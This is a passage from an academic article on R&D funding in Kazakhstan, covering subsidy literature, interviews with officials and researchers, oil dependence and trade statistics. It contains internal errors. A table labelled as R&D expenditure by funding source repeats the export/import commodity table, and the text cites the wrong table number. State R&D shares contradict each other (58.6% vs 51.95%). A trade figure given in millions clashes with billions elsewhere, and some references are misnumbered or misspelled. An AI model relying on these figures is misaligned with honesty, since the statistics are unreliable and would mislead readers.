Studies highlight that subsidies for business R&D encourage optimal private R&D spending and returns on research and development [4-9]. According to Dai & Liwei [5-10], a saturation limit beyond which an increase in public subsidies would either partially or entirely drown out a firm's private R&D investment instead of increasing the firm's total R&D spending. Studies also support the assumption that although government support for firm-performed R&D has a positive impact on business-financed R&D, the degree of this effect's stimulation varies [11,12].

Yet, discovering the impact of government subsidies on business R&D spending piqued likely the curiosity of many scholars. The study conducted by Czarnitzki and Lopes-Bento [13] examined the effect of a government-sponsored commercial research and development program in Flanders from different policy perspectives. The findings indicated that the policies are not fully crowding out, the treatment effects remain

constant over time, and additional subsidies do not reduce the estimated treatment effects. In the case of Germany, the coexistence of national and European policies is described as complementary by the same authors, Czarnitzki and Lopes-Bento [13].

In their studies, Hud and Hassinger [14] discovered a positive effect for 2006-2010 and a crowding-out effect for the crisis year 2009 due to the reluctance of German small-medium enterprises (SMEs) to engage in innovation through subsidies. According to their findings, public subsidies have a generally positive impact since they keep R&D spending from stopping, which would have otherwise happened.

Large treatment effects were observed for European SMEs, when it came to input additionality from national and international programs separately for firms supported by both sources compared to firms supported just by national programs [15].

The study on the long-term relationships between regional Trade Facilitation Programs, R&D, human capital, and public infrastructure in Italy from 1980 to 2001 demonstrates that geography matters for R&D spillovers, as R&D has a positive impact on productivity and the R&D stock in one region influences productivity levels in neighboring regions [16].

Using data from 23 OECD nations from 1991 to 2006, Wang et al. [17] discovered that R&D spending for high-tech sectors affects GDP per capita levels. Another study by Inekwe [18] stated that the influence of research and development spending on the economic growth of 66 selected nations varies over the short and long term, as in upper-middle-income and low-income countries, and the impact is much more pronounced and substantial. Thus, studies suggest that science and technology enormously affect sustainable growth and economic transformation.

Methods and materials. This article draws from a study conducted by the first author using online interviews with Kazakh governmental administrators, independent experts, and scholars. The data was collected as a part of dissertation research focused on science agenda-setting in Kazakhstan. The first author conducted in-depth, semi-structured online interviews with 24 participants using snowball sampling for these interviews. Interview questions focused on science policymaking and experts' involvement in this process.

Additionally, the current study includes an analysis of the current state of the economy and the official data of the National Bureau of Statistics and other

sources. To expand the understanding of the research subject, the findings from this current study have been combined with the findings of the previous dissertation research.

The role of extractive industries in the economy of Kazakhstan. Despite the significant structural transformation of Kazakhstan's economy, its sustainability and competitiveness likely remain in a high degree of dependence on extractive industries. While many macroeconomic trends look strong, the benefits of resource-led growth have not been sufficiently distributed across the economy, leading to uneven growth in productivity, investment, and inclusion.

Yet, developing the private sector and promoting economic diversification remain among critical government priorities. The government developed numerous economic development strategies, invested significant public resources in industrialization programs, and implemented several regulatory reforms to support domestic and international business. The environment for doing business in Kazakhstan has become much easier and more attractive (25th in the World Bank Doing Business 2020 ranking), and the country's macroeconomic performance over the past two decades has been impressive [19].

At the same time, progress in changing the role of the state in the economy from a main driver of output growth to a driver of private sector growth, as well as progress in diversifying and increasing the sustainability of the economy, remains slow. Economic growth continues to be driven primarily by the extraction and export of natural resources. Moreover, Kazakhstan's economic growth has likely correlated with world oil prices for more than two decades. As oil prices rise, so does GDP, and the opposite. It reflects that net exports – most of which are hydrocarbons – are critical drivers of annual economic growth.

Specifically, high oil prices have contributed to offsetting a large portion of the national government spending during the worldwide pandemic. In 2022, government revenue increased by 70% due to the international oil price, when the growth of oil revenues amounted to 177% versus 27% of non-oil revenues with a slight increase in volumes [20]. As a result, the extractive industry continues to be the primary driver

of growth and fiscal sustainability, enabling the Kazakh government to accumulate substantial reserves.

Yet, according to the International Energy Agency [21], one of the challenges the Kazakh government needs to address is the volatility created by macroeconomic dependence on resource rents and the challenges associated with unstable business environment. While the country remains a competitive exporter of hydrocarbons, the government should recognize that its competitiveness could decline the transition to decarbonization. Moreover, hydrocarbons and other minerals exports constitute a large portion of the national budget [22]. Despite Kazakhstan having expanded the range of products it exports, becoming the most diversified exporter in Central Asia in the number of different export products, its impact on the export volume seems limited.

According to the latest data, Kazakhstan's trade turnover with the outside world amounted to \$134.4 billion in 2022. The country has a positive trade balance: exports amounted to 84.4 billion dollars, and imports - 50 billion. Yet, oil and petroleum products constitute 65.17% of exports; the rest represent raw materials such as copper and various ores. The export volume with the EU, Russia, and China is dominated by minerals and metals, which account for more than 80% of all exports [23,24].

This situation is generally because the structure of the economy of Kazakhstan is less service-based and more export-oriented. The production of goods accounts for almost 40% of GDP, including 14.5% from the mining industry and 13.2% from manufacturing. Oil and gas production accounts for 80% of the mining sector. The manufacturing industry of Kazakhstan is 44% metallurgical production, 15% mechanical engineering, and 5.5% production of non-metallic mineral products. The rest comes from small industries, such as pharmaceuticals [25].

Meanwhile, according to the national statistics, the largest share in exports with the EAEU countries is occupied by machinery, equipment, vehicles, instruments, and apparatus - 26.5%, followed by products of the chemical and related industries - 26%. The structure of imports from the EAEU countries was dominated by animal and plant origin, finished food products - 19.9%, metals and products made from them - 19.3% [26].

Table 1 - Commodity structure of exports and imports of Kazakhstan with the EAEU countries in 2023

	Name of goods	Export	Import
1.	Metals and products made from them	17,8	19
2.	Mineral products	16,8	12,1
3.	Vehicles and devices	26,5	18,6
4.	Foodstuffs	7,5	19,9
5.	Chemical industry products	26	16,7
6.	Other products	5,4	13,4

Source: Bureau of National Statistics [26]

In the total volume of foreign trade turnover of Kazakhstan with the countries of the EAEU, the Russian Federation occupies 91.6%, followed by Kyrgyzstan - 5%, Belarus - 3.3%, and Armenia - 0.2%.

The trade turnover amounted to 25,7 million US dollars in 2023, which in nominal terms is 3% less than the same period last year. Exports of goods amounted to 9,9 million US dollars (more by 10%), imports – 15,8

million US dollars (less by 9.7%).

What hinders the transition to a research-based economy in Kazakhstan? The results of the study conducted by the first author as part of the doctoral dissertation show the insufficiency of resources and the lack of interest from the business sector as critical problems of science and research development in Kazakhstan.

“Due to the absence or a limited number of high-tech industries in the country, there is practically no demand for science from the real sector. Thus, while setting the scientific agenda, the authorized body often proceeds from the interests and capabilities of scientific organizations and universities.” (a government official, 49 years old).

“Business is not interested in science. Business is interested only in accelerated technologies and startups, where it is possible to make quick money.” (an independent researcher, 34 years old).

“The authorized bodies in science, while setting the policy agenda, often proceed from the existing potential of scientific organizations. Decision makers struggle with the insufficiency of resources and business R&D.” (49 years old).

Table 2 - The volume of domestic expenditures on R&D by sources of financing in 2019-2021

	Name of goods	Export	Import
1.	Metals and products made from them	17,8	19
2.	Mineral products	16,8	12,1
3.	Vehicles and devices	26,5	18,6
4.	Foodstuffs	7,5	19,9
5.	Chemical industry products	26	16,7
6.	Other products	5,4	13,4

Source: The National Academy of Sciences, 2022

Indeed, the data from the National Academy of Sciences [27] demonstrates that 58.6% of the R&D costs in Kazakhstan are state-funded, 33.5% - by scientific institutions, and 8.3% - by business enterprises (Table 1). Meanwhile, within the EU zone, the business sector covers more than half (57.9%) of

R&D spending, while government subsidies account for about one-third (30.3%) of R&D costs.

According to the opinion of Kazakh scientists, the provision of state support for research activities is essentially acute in developing states since the business enterprises are not actively involved in scientific


research and funding. Most likely, compared to more industrialized governments, the availability of state assistance for research activities in Kazakhstan is essentially acute. Research and development spending by funding sources in developed nations looks impressive as in South Korea, business funding for R&D makes up approximately 80% of the total budget, while in Japan, China, and the US, it accounts for 79%, 76%, 75%, Belgium, Ireland, Germany, Sweden, and Malta, 42.4%, 62.6%, and 61.2%, respectively [28].

The official data highlights that the business community in Kazakhstan contributes little to R&D. The country's scientific endeavors are heavily supported by the national government. As a result, the

state bears most of the R&D expenses (51.95%), with the business bearing only 8% of these costs. The latter prioritizes the natural sciences (16%), engineering (about 75%), and agriculture (7%). Due to such characteristics, foreign experts suggest that Kazakhstan is still in the early stages of research and development investment, with a large portion of its resources going toward the extraction of energy reserves [19].

This situation is heightened by the small share of R&D spending in GDP, which is only 0.13% (Figure 1). According to the OECD [2], the average R&D spending across the OECD states grew from 2.5% in 2019 to roughly 2.7% in 2020.

Figure 1 - The average R&D spending from 2014 to 2021 as a percentage of GDP.



Source: The National Academy of Sciences, 2022

Discussions and conclusions. According to the results of this study, the volume of funding for research activities and its distribution is among the most critical issues in the Kazakh scientific and innovation field. A large share of funding comes from the national government, and this policy likely adheres to the vision of a well-known American science administrator, Vannevar Bush [29], who suggests that the central government must sponsor basic science as it produces broad social benefits.

The results highlight that the provision of state support for research activities is essentially acute in developing states, and compared with more industrialized states, the business enterprises in Kazakhstan are not actively involved in R&D. In more developed countries, business-funded R&D accounts for more than 60%. The business sector seems to play a minor role in performing R&D in Kazakhstan.

The structure of Kazakh business R&D prioritizes the engineering field (about 75%), natural sciences

(16%), and agriculture (7%) [5]. Thus, foreign experts estimate that Kazakhstan is at an early stage of R&D investment, and many of its resources are devoted to the discovery and processing of energy reserves [19].

In addition, the average value for research and development expenditures remains at 0.13% of GDP, while across the OECD, R&D intensity increased from 2.5% in 2019 to about 2.7% in 2020 [30].

Kazakh policymakers likely lack efficient policies to increase scientific and innovation productivity in the country. Thus, they should adopt more rational and evidence-based policymaking by engaging experts and the scientific community. Moreover, considering the shortage of resources and the limited business R&D, scientific evidence and expert consultation should be part of policymaking.

Beyond financial support, the government should encourage innovation through various channels, including trade assistance, research network development programs, business strategy consulting,

and basic introductions. One way to assist early-stage and long-term strategic R&D that can help innovation creation and growth is probably to facilitate collaboration with universities. There is no denying that government funding for innovation is important, but so is the broader commercial support they can offer, reflecting the rise of business R&D share in Kazakhstan.

References

1. WIPO Global Innovation Index 2023. Innovation in the face of uncertainty. https://www.wipo.int/edocs/pubdocs/en/wipo_pub_gii_2021/kz.pdf. – Date of address 27.12.2023
2. OECD Science, Technology and Innovation Outlook 2023: Enabling Transitions in Times of Disruption. <https://www.oecd.org/sti/msti-highlights-march-2022.pdf>–Date of address 27.12.2023
3. Drucker P. The Age of Discontinuity. - Harper & Row. New York. - 1969. - 394 p.
4. Machlup F. *The Supply of Inventors and Inventions*, NBER Chapters, in: *The Rate and Direction of Inventive Activity: Economic and Social Factors*.//National Bureau of Economic Research.- 1962- pp. 143-170, <http://www.nber.org/books/univ62-1>
5. OECD The knowledge-based economy. Paris, 1996- OECD/GD (96), 102- pp. 1- 46 .
6. Lundvall B. National Systems of Innovation: Towards a Theory of Innovation and Interactive Learning //Pinter Publishers. London.- 1992.- 404 p.
<https://www.jstor.org/stable/j.ctt1gxp7cs>.
7. Graen G.B. To share or not to share leadership: New LMX-MMX network leadership or charismatic leadership on creative projects //In G.B. Graen (ed.) *Sharing Network Leadership*.- 2006.- Vol.4. - pp. 25-36.
8. EBRD Introducing the EBRD Knowledge Economy Index.- 2019.-
<https://www.ebrd.com/news/publications/brochures/ebrd-knowledge-economy-index.html>- Date of address 27.12.2023
9. Clausen T. H. Do subsidies have positive impacts on R&D and innovation activities at the firm level // Centre for Technology, Innovation and Culture.- University of Oslo.- 2007- Working paper on Innovation Studies No. 20070615.
10. Dai X., and Liwei, C. (2015). The effect of public subsidies on corporate R&D investment: An application of the generalized propensity score // *Technological Forecasting and Social Change*.-2015.-Vol.90, Is. PB.- pp.410-419.
11. Marino M., Lhuillier, S., Parrotta, P. and Sala, D. Additionality or crowding out? An overall evaluation of public R&D subsidy on private R&D expenditure// *Research Policy*.-2016.- Vol. 45, Is. 9.- pp. 1715-1730.
12. Guellec D., and van Pottelsberghe de la Potterie B. The impact of public R&D expenditure on business R&D// *Economics of Innovation and New Technology*.-2003.- Vol. 12, Iss. 3.- pp. 225-243.
13. Czarnitzki D. and Lopes-Bento C. Innovation Subsidies: Does the Funding Source Matter for Innovation Intensity and Performance? // *Industry and Innovation*.-2014.- Vol. 21, Iss. 5.- pp. 380-409.
14. Hud M., and Hussinger K. (2015). The impact of R&D subsidies during the crisis// *Research Policy*.-2015.- Vol. 44, Iss. 10.- pp. 1844-1855.
15. Radicic, D., and Pugh, G. R&D programs, policy mix, and the “European Paradox”: evidence from European SMEs.// *Science and Public Policy*.-2017.-Vol.44,Iss.4- pp. 497-512.
16. Bronzini R. & Piselli P. Determinants of long-run regional productivity with geographical spillovers: The role of R&D, human capital, and public infrastructure // *Regional Science and Urban Economics*.- 2009.- Vol. 39.- pp. 187-199.
17. Inekwe J The Contribution of R&D Expenditures to Economic Growth in Developing Countries// *Social Indicators Research*.-2015.- Vol. 124.-pp.727-745.
18. Wang C., Lu H., Chin-Wei Huang, Jun-Yen Lee. R&D, productivity, and market value: An empirical study from high-technology firms // *Omega*.-2013.- Vol. 41.- pp. 143-155.
19. World Bank. Research and development (% of GDP).2016.- Retrieved from <https://data.worldbank.org>.

-
- org/indicator/GB.XPD.RSDV.GD.ZS?locations=KZ. Date of address 17.02.2024
20. IMF - Republic of Kazakhstan: 2022 Article IV Consultation, IMF, DC. ISBN/ISSN: 9798400225185/1934-7685
21. IE World Energy Outlook, IEA, Paris.- 2022.- <https://iea.blob.core.windows.net/assets/830fe099-5530-48f2-a7c1-11f35d510983> -Date of address 19.02.2024
22. IMF World Economic Outlook Database, IMF, DC.-2023- <https://www.imf.org/en/Publications/WEO/weo-database/2023/April>. Date of address 15.01.2024
23. World Bank Development Indicators, World Bank, DC.2023.- <https://databank.worldbank.org/source/world-development-indicators> .Date of address 15.01.2024
24. QazTrad Foreign trade review.2023.-National Statistics Office of Kazakhstan .-Enterprise Statistics, National Statistics. https://www.gov.kz/uploads/2022/11/7/2a168467224f24e761160575153c834c_original.4132084.pdf 25.(19) Date of address 19.02.2024
25. National Statistics Office of Kazakhstan Kazakhstan's exports to the EAEU countries increased by 10%. 2024.- <https://stat.gov.kz/ru/news/eksport-kazakhstana-v-strany-eaes-velichilsya-na-10/>. Date of address 17.02.2024
26. The National Academy of Sciences (2022). National report on science 2021. <https://nauka-nanrk.kz/about> - Date of address 17.02.2024
27. National Science Board Research and Development: U.S. Trends and International Comparisons.-2022.- <https://www.ncses.nsf.gov/pubs/nsb20225/cross-national-comparisons-of-r-d-performance> - Date of address 10.01.2024
28. Bush.V.Science, the Endless Frontier. Washington, DC: U.S. Government Printing Office.-1945- 220 p.
29. OECD Improving the Legal Environment for Business and Investment in Central Asia.- OECD Publishing, Paris.-2021.-160p. <https://www.oecd.org/eurasia/Improving-LEB-CA-ENG%2020%20April.pdf> -Date of address 17.02.2024

Information about the authors

Torebekova Z.- PhD in Social Science, Syracuse University, USA, e-mail: tzufiya@syr.edu

Urazymbetov B. - PhD in International Relations, Cornivus University of Budapest, Hungary, e-mail: b.urazymbetov@stud.uni-cornivus.hu

Сведения об авторах

Торбекова З. - доктор PhD социальных наук, Сиракузский университет, США, e-mail: tzufiya@syr.edu

Уразымбетов Б.- PhD международных отношений, Корниевский университет Будапешта, Венгрия, e-mail: b.urazymbetov@stud.uni-cornivus.hu

Редактор: Оспанова М.К.

Верстка: Ундасынов Р. Е.

Подписано в печать 29.03.2024 г.

Издание АО «КазУТБ» 010000, Астана, Казахстан, ул. Кайыма Мухамедханова, 37 А,

Рабочий телефон +(7172)72-58-12(134) Email: vestnik@kaztbu.kz